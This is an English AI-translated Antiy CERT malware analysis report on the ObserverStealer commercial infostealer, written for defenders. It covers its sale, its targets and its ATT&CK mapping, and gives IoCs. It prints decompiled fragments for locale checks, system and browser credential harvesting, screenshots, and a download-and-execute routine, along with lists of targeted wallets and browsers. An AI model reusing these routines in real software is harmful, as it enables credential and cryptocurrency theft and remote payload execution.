Analysis Report on the Activities and Samples of the Commercial Data-Stealing Trojan ObserverStealer

Antiy CERT

First published: August 7, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT discovered a stealing Trojan called ObserverStealer being sold on multiple hacker forums. This stealing Trojan can steal browser data, upload files to a specified directory, take screenshots, and download and run other malicious payloads.

The ObserverStealer Trojan features a customizable configuration file, which it retrieves from C2 each time it runs . By modifying the configuration file, attackers can set a list of browsers to steal, specify the scope of stolen files, and even load additional malicious payloads to achieve further malicious functionality. This customized attack behavior allows attackers to expand the scope of stolen information at any time. Furthermore, the Trojan can delete the configuration file after the attack, making it difficult for users to determine the scope of stolen information. This feature increases the attacker's stealth and flexibility, making it more difficult to defend against and detect. The ObserverStealer Trojan performs various malicious activities, including stealing user accounts, passwords, and social media account information. Attackers can use this information to impersonate users and conduct deceptive activities, further expanding the scope and effectiveness of the attack. Furthermore, the Trojan can steal users' virtual currency, causing further financial losses.


It has been proven that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill the ObserverStealer data-stealing Trojan.

Figure 1-1Antiy IEP achieves effective protection for user systems

2 Association Analysis

The ObserverStealer Trojan began being sold on hacker forums like Zelenka, XSS, and Exploit for $ 150 per month in mid-May 2023. It communicates via Matrix, a distributed open-source instant messaging protocol used to build private instant messaging systems. This Trojan has the following characteristics:

1. Written in C++, with obfuscation encryption to evade security software detection;
2. The size after construction is 290-330KB, and it has strong propagation capabilities, which may cause widespread infection;
3. Can run on Windows 8.1 to Windows 11.



ObserverStl

19 May, 2023 - 06:47 PM (This post was last modified: 22 June, 2023 - 11:08 PM by ObserverStl. Edited 1 time in total.)

POSTS: 24

THREADS: 1


JOINED: MAY 2023

VOUCHES:

CREDITS: 0

Figure 2-1Forum sales information

According to a demonstration video uploaded by the ObserverStealer developer on June 10, 2023, 496 infected IP addresses were used to steal 24,000 accounts and 29 bank card information. However, just 20 days later, an updated video from the developer showed that the number of infected IP addresses had increased to 1,721, stealing 128,000 accounts and 142 bank card information. The number of stolen accounts has increased fivefold, and the scope of infection continues to expand, necessitating timely detection and protection measures.



Passwords: 24576

Total logs: 496

Cookies: 691490

Cards: 29

Extensions: 4

2023年6月10日

Passwords: 128K

Total logs: 1.7K

Cookies: 3.2M

Cards: 142

Extensions: 95


2023年6月30日

Figure 2-2 Comparison of the number of stolen secrets

3 Sample Analysis

3.1 Get the System Geographic Location

The ObserverStealer Trojan collects information such as the system's language identifier and user interface language, and exits when the following strings are included: Armenia, Azerbaijan, Belarus, Kazakhstan, Kyrgyzstan, Moldova, Tajikistan, Uzbekistan, Ukraine, and Russia.




```
_DWORD *__thiscall sub_484BFD(_DWORD *this)
{
  LANGID UserDefaultUILanguage; // ax
  WCHAR LCData[86]; // [esp+4h] [ebp-ACh] BYREF

  UserDefaultUILanguage = GetUserDefaultUILanguage();
  GetLocaleInfoW(UserDefaultUILanguage, 0x1001u, LCData, 85);
  sub_8C016E(this, LCData, 2);
  return this;
}
```

Figure 3-1 Get the system interface language

3.2 Collect HWID

HWID (Hardware ID) can be used to uniquely identify and track devices. The ObserverStealer Trojan uploads the HWID every time it runs.




```
MakeString(ProcName, aGetcurrenthwpr);          // GetCurrentHwProfileA 获取HWID并上传
v23.capacity = (int)&v34;
fnGetCurrentHwProfileA = (int (__stdcall *)(int, int))LoadFunction((LPCSTR)ProcName);
v16 = fnGetCurrentHwProfileA(v23.capacity, v24);
```

Figure 3-2Obtaining HWID

3.3 Collect System Information

The ObserverStealer Trojan collects user names, languages, time zones, system versions, application lists, CPU models, architectures, memory sizes, monitor names, and resolutions, and then uploads the collected information.




```
MakeString(&v44, aGetwindowrect);
v41 = &v47;
hWindows_1 = (wchar_t *)hWindows;
fnGetWindowRect = LoadFunction_0((const CHAR *)&v44);// 获取屏幕分辨率
((void (__stdcall *)(wchar_t *, LPRECT))fnGetWindowRect)(hWindows_1, v41);
FreeString((int)&v44);
pSys_info->WindowRectBottom = v47.bottom;
v41 = (LPRECT)aGetusernamew;                    // 获取用户名
pSys_info->WindowRectRight = v47.right;
v42 = 520;
MakeString(&v44, (char *)v41);
v41 = (LPRECT)&v42;
hWindows_1 = String;
```

Figure 3-3 Collecting system information

3.4 Collect Screenshots

The ObserverStealer Trojan collects screenshots, as shown below:




```
fnCreateStreamOnHGlobal = LoadFunction_1(ProcName);
((void (__stdcall *)(_DWORD, int, int *))fnCreateStreamOnHGlobal)(0, 1, &v37);
FreeString((int)ProcName);
v18 = hModule;
v40 = 0;
GdipCreateBitmapFromHBITMAP = GetProcAddress(hModule, aGdipcreatebitm);
GdipSaveImageToStream = GetProcAddress(v18, aGdipsaveimaget);
((void (__stdcall *)(int, _DWORD, int *))GdipCreateBitmapFromHBITMAP)(v14, 0, &v40);
MakeString(ProcName, aClsidfromstrin);
fnCLSIDFromString = LoadFunction_1(ProcName);
((void (__stdcall *)(wchar_t *, char *))fnCLSIDFromString)(a557cf4061a0411, v46);// {557CF406-1A04-11D3-9A73-0000F81EF32E}
                                                        // PNG encoder
FreeString((int)ProcName);
((void (__stdcall *)(int, int, char *, _DWORD))GdipSaveImageToStream)(v40, v37, v46, 0);
v36 = 0;
MakeString(ProcName, aGethglobalfrom);          // GetHGlobalFromStream
v31 = v37;
function_3 = LoadFunction_1(ProcName);
((void (__stdcall *)(int, char **))function_3)(v31, &v36);
FreeString((int)ProcName);
```

Figure 3-4 Collecting screenshots

3.5 Stealing Browser Information

The ObserverStealer Trojan collects cookies and passwords from Google-based browsers, as well as cookies, passwords, browser plug-in data, and auto-fill information (bank card information, address information, etc.) from Chrome -based browsers.



```
if ( sub_8B6059((int)&a3, aCookies) )
{
  string_func_0(&v6, &Src);
  sub_8B6C90(*this, **v4, v6);
}
if ( sub_8B6059((int)&a3, aLoginData) )
{
  string_func_0(&v6, &Src);
  sub_8B68D5(*this, **v4, v6);
}
if ( sub_8B6059((int)&a3, aLocalExtension) || sub_8B6059((int)&a3, aSyncExtensionS) )
{
  string_func_0(&v6, &Src);
  sub_8B66BC(*this, v6);
}
if ( sub_8B6059((int)&a3, aWebData) )
{
  string_func_0(&v6, &Src);
  sub_8B7175(*this, **v4, v6);
}
```

Figure 3-5 Chromium kernel browser stealing

In the collected profiles, the following browser information was collected:

Table 3-1 Collect browser information

Browser kernel	Browser name				
gecko	Firefox	Waterfox	K-Meleon	Thunderbird	IceDragon
	Cyberfox	BlackHaw	PaleMoon		
chromium	Chromium	Battle.net	Google	Google86	Opera
	ChromiumPlus	Iridium	7Star	CentBrowser	Chedot
	Vivaldi	Kometa	Elements	EpicPrivacyBrowser	Uran
	Sleipnir5	Citrio	Coowon	liebao	QIPSurf
	Orbitum	Comodo	Amigo	Torch	YandexBrowser
	360Browser	Maxthon3	K-Melon	Sputnik	Nichrome
	CocCoc	Uran2	Chromodo2	Atom	BraveSoftware
	Edge	GeForceExperience	Steam	CryptoTabBrowser	OperaGX

ObserverStealer collects the following browser plug-in data, all of which, except for Authenticator, 2FA-Authenticator, and Authy, are digital currency wallet plug-ins:

Table 3-2 Browser plug-ins

YoroiWallet	Tronlink	NiftyWallet	Metamask	MathWallet
Coinbase	BinanceChain	GuardaWallet	EqualWallet	JaxxxLiberty
BitAppWallet	iWallet	Wombat	AtomicWallet	MewCx

GuildWallet	SaturnWallet	RoninWallet	TerraStation	HarmonyWallet
Coin98Wallet	TonCrystal	KardiaChain	Phantom	Oxygen
PaliWallet	BoltX	LiqualityWallet	XdefiWallet	NamiWallet
MaiarDeFiWallet	Authenticator	TempleWallet	Exdous	BitPay
AuroxWallet	WalletGuard	EOFinanceWallet	BitKeep-Wallet	CoreWallet
Crypto-Wallet	VenomWallet	BraavosWallet	SolflareWallet	BitfinityWallet
TalismanWallet	SubWallet	PetraWallet	PontemWallet	MartianWallet
SuiWallet	Metamask	ArgentX	2FA-Authenticator	Authy
ABCWallet	Bitski	Z3US	Nightly	EthosSuiWallet
LeapCosmosWallet	Zecrey	KeplrWallet	FewchaMoveWallet	UniSat
XverseWallet	PocketUniverse	MorphisWallet	okxwallet	CosmoStation

3.6 Collect Specific Directories and Files


The ObserverStealer Trojan collects specific directories and files based on its configuration. The collected configuration files include the following program directories:

Table 3-3 Affected software scope

Category	Software name		
Communication software	Telegram	Discord	Element
Entertainment software	Steam	Steam Desktop Authenticator	
E-wallet	Atomic	Coinomi	Electrum
	Monero	Exodus	Binance
FTP client	FileZilla		

3.7 Download and Run Other Malicious Payloads

ObserverStealer also downloads and runs other malicious payloads based on the configuration file, as shown in the figure:



```
pCaller = 0;
fnURLDownloadToFileW = LoadFunction_2(ProcName);
((void (__stdcall *)(LPUNKNOWN, LPCTSTR, LPCTSTR, DWORD, LPBINDSTATUSCALLBACK))fnURLDownloadToFileW)(
  pCaller,                                // NULL
  szURL,                                  // URL
  szFileName,                             // filename
  dwReserved,                             // 0
  lpfnCB);                                // NULL
FreeString((int)ProcName);
StartupInfo.cb = 68;
memset(&StartupInfo.lpReserved, 0, 0x40u);
p_lpApplicationName = (const WCHAR *)&lpApplicationName;
if ( lpApplicationName.capacity >= 8u )
  p_lpApplicationName = (const WCHAR *)lpApplicationName.field_0;
if ( CreateProcessW(p_lpApplicationName, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
unknown_libname_1(&lpApplicationName);
```

Figure 3-6 Download and run other payloads

4 The ATT&CK Mapping Map Corresponding to the Sample




Figure 4 -4-1 Mapping of technical features to ATT&CK

Specific ATT&CK technical behavior description table:

Table 4.1 ATT&CK -1behavior description table

ATT&CK Stage/Category	Specific behavior	Notes
Execute	Leveraging APIs	Can download and execute other malicious code payloads based on the configuration file
Defense evasion	Obfuscating files or information	To encrypt the payload, you need to invert the payload bit by bit and add a fixed value to decrypt it.
Credential access	Get the credentials from where the password is stored	Get the username and password saved by Gecko and Chromium browsers

	Stealing application access tokens	Steal login credentials for programs such as Telegram and Steam
	Stealing web session cookies	Get cookie information saved by Gecko and Chrome browsers
Discover	Discovery process	the installation directory of applications such as Telegram and Steam based on the running process information
	Discovery software	Get a list of software installed on your computer and upload it
	Discover system information	Get CPU, system version, screen resolution and other information and upload it
	Discover the system's geographic location	Get time zone, language and other information and upload
	Discover the system's geographic location	Get information such as language and keyboard layout and determine whether to execute the program
	Discover the system owner/user	Get computer username and upload
	Discover system time	Get time zone information and upload
Collect	Collect local system data	Search for files in a specific format based on the directory and upload them
	Screen capture	Take a screenshot and upload it
Command and Control	Using application layer protocols	C2 via HTTP request to obtain the target of stolen information

5 Security Recommendations: Continuously Improve Terminal/Network Protection and Security Operations Capabilities

Antiy has repeatedly pointed out that data-stealing Trojans have formed a complete industry chain. data-stealing attackers achieve low-cost attacks by purchasing services at various stages of the attack. However, this poses more challenges to users' terminal and network protection and security operations capabilities. In this regard, Antiy recommends users:

1. **Strengthen real-time terminal protection and behavior detection**

Strengthen the endpoint's executable behavior monitoring and virus detection capabilities. Antiy IEP's endpoint defense system uses the Antiy Threat Detection Engine to perform real-time inspections of local files and startup programs, enabling the detection and elimination of ObserverStealer. IEP features a kernel-level active defense module that monitors the behavior of active and suspicious files without valid signatures and obfuscated encrypted shells. It issues alerts and provides one-click, complete remediation for ObserverStealer's theft behaviors, such as reading browser cache files, saving passwords, and capturing screen captures.

2. Improve monitoring and response of network traffic

Centrally deploy traffic threat detection and analysis devices on the network to identify potential ObserverStealer Trojan activity and promptly locate infected devices and the source of the spread. Antiy Persistent Threat Detection System parses, analyzes, generates alerts, and stores network traffic. Antiy PTD integrates six threat detection engines, including malicious code detection, network behavior detection, and threat intelligence detection, to accurately identify the spread of this type of malicious code across networks.

3. Introducing sandbox deep analysis and identification

Sandbox systems are introduced at key locations to identify malicious files related to ObserverStealer. Dynamic and static multi-dimensional identification models are used to reveal more attack details of commercial stealing Trojans and generate thematic threat intelligence. Antiy Persistent Threat Analysis System uses a combination of deep static analysis and sandbox dynamic analysis. Leveraging multiple identification mechanisms, including Antiy's next-generation monitoring engine, it analyzes input objects, triggers vulnerability exploitation behavior, deeply reveals threat behavior, and generates detailed reports. This system effectively analyzes and identifies various known and unknown threats.

4. Initiate emergency response promptly when attacked

Emergency response to emergencies: Use Antiy's special response tool (https://vs.antiy.cn/endpoint/AVLPK) on the Antiy vertical response platform to focus on solving difficult problems, continuously update virus handling capabilities, and prevent security risks.

Contact the emergency response team: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 24/7 service hotline: 400-840-9234.

Finally, in the face of the ever-evolving commercial Trojan industry chain, Antiy recommends that customers subscribe to special threat intelligence focused on commercial Trojan-related IOCs, the latest security reports, and other content. This information should be aggregated from threat intelligence generated by network security products to update security control strategies for Internet ingress/egress firewalls or data leakage prevention products.

Furthermore, Antiy recommends that customers continuously improve their security operations by building an extensible threat detection and response platform (XDR).

6 IoCs

IoCs
5.42.64[.]41
91.103.252[.]15
91.103.252[.]16
91.103.252[.]17
0143F0A9D8EC33E98B94AB52F6ECEFFF
2E4A5AF7A87FE7A58DBE4E9CD1045027
0843AA3D31B1801489ED68D23247FFB5
4C91120B7B53C4D453648FE2CC064FBD
AA1E902C914FA474C70E66DCE8389830
DF3795E6842E839CF45E694B7164EE17
C28CC92A7C78B96BEC58FA3E5398074A
508971E96C961D6B88D56701CD189BB2
FC7A0B6A337B96CBBE8D5FA3D7F010AB
D70894B10C7806583FAD6CF77F315B2A
96F2224C0F7F23F0EA0E933127E20023
DB2C2FCCB99E5EA0B710FDA6423EDA8C
DB033868D1FB9AA2EA4BAD4E476BEB40
18BC6571A83B22ADA81E07824AE80030
21001EFC52912F4FAC0EC8B4A5837313
29DA0584D7BA7A2547D95D2EF2E3D4E3
F700C7059DCB4DB8B23E7F31EC135B7B
DDEA87BB99FA0C0E4B8E7ED6DFA15458

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.